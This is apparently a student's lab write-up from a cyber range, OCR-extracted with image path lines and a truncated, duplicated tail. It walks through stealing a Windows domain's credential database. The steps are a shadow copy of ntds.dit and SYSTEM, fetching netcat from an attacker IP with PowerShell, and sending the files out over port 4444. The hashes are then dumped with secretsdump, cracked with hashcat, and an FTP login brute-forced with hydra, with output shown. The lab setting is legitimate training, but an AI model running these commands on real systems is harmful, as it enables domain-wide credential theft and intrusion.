- vssadmin create shadow /for=C:





Copy from the shadow directory into tmp

- copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit c:\temp\ntds.dit

Also copy the system config file

- copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM c:\temp\SYSTEM






We now have a copy of ntds.dit and the required System file to decrypt it.
We should now start extracting it on kali linux so we must move these files over, one way we can do this is by putting netcat on the windows machine.


- popd
  - This is so that it will allow us to use netcat correctly
- cd \Temp
- powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/nc64.exe', 'c:\Temp\nc64.exe')"
- nc -lvnp 4444 > SYSTEM
- nc64.exe 10.8.0.131 4444 < SYSTEM

- nc.exe 10.8.0.131 4444 < ntds.dit

Kali:




Windows:



Now that the files are safely on our kali machine we can begin cracking

We will use a python file called “secretsdump.py” to extract the hashes which can be obtained using:

- cp /usr/share/doc/python3-impacket/examples/secretsdump.py .




Time to extract

First we need a module called impacket

- sudo git clone https://github.com/SecureAuthCorp/impacket.git


- python3 secretsdump.py -ntds ./ntds.dit -system SYSTEM LOCAL -outputfile ./myhashes.txt



Now we have the hashes for all hosts on this domain which include

- Dagon-fel
- ALDRUHN
- GNISIS
- Tel-mora

- hashcat -m 1000 myhashes.txt.ntds /home/kali/rockyou.txt -r /usr/share/hashcat/rules/dive.rule




This will take some time to complete but maybe we can use the users and passwords in further attacks on Pelagiad


We should try to brute force FTP

- hydra -l Centurion -P /home/kali/rockyou.txt 192.168.78.27 ftp

We changed to 192.168.78.27 as I was unable to find more information on the machine and thought it was because it was on the cyber range so I downloaded the .ova and noticed Centurion was a user…I know this is cheeky but I was lost.



No luck


┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ sudo hydra -l Centurion -P /home/kali/rockyou.txt 192.168.78.27 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-25 04:32:06
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per ta
sk
[DATA] attacking ftp://192.168.78.27:21/
[STATUS] 4111.00 tries/min, 4111 tries in 00:01h, 14340288 to do in 58:09h, 16 active
[STATUS] 4147.67 tries/min, 12443 tries in 00:03h, 14331956 to do in 57:36h, 16 active
[STATUS] 4160.71 tries/min, 29125 tries in 00:07h, 14315274 to do in 57:21h, 16 active
[STATUS] 3977.93 tries/min, 59669 tries in 00:15h, 14284730 to do in 59:51h, 16 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-25 04:47:37
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
s/Pelagiad_192.168.2.7]
t -P /home/kali/rockyou.txt 192.168.78.27 ftp
David Maciejak - Please do not use in military or secret service organi
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/thc-hydra) starting at 2022-10-25 05:01:43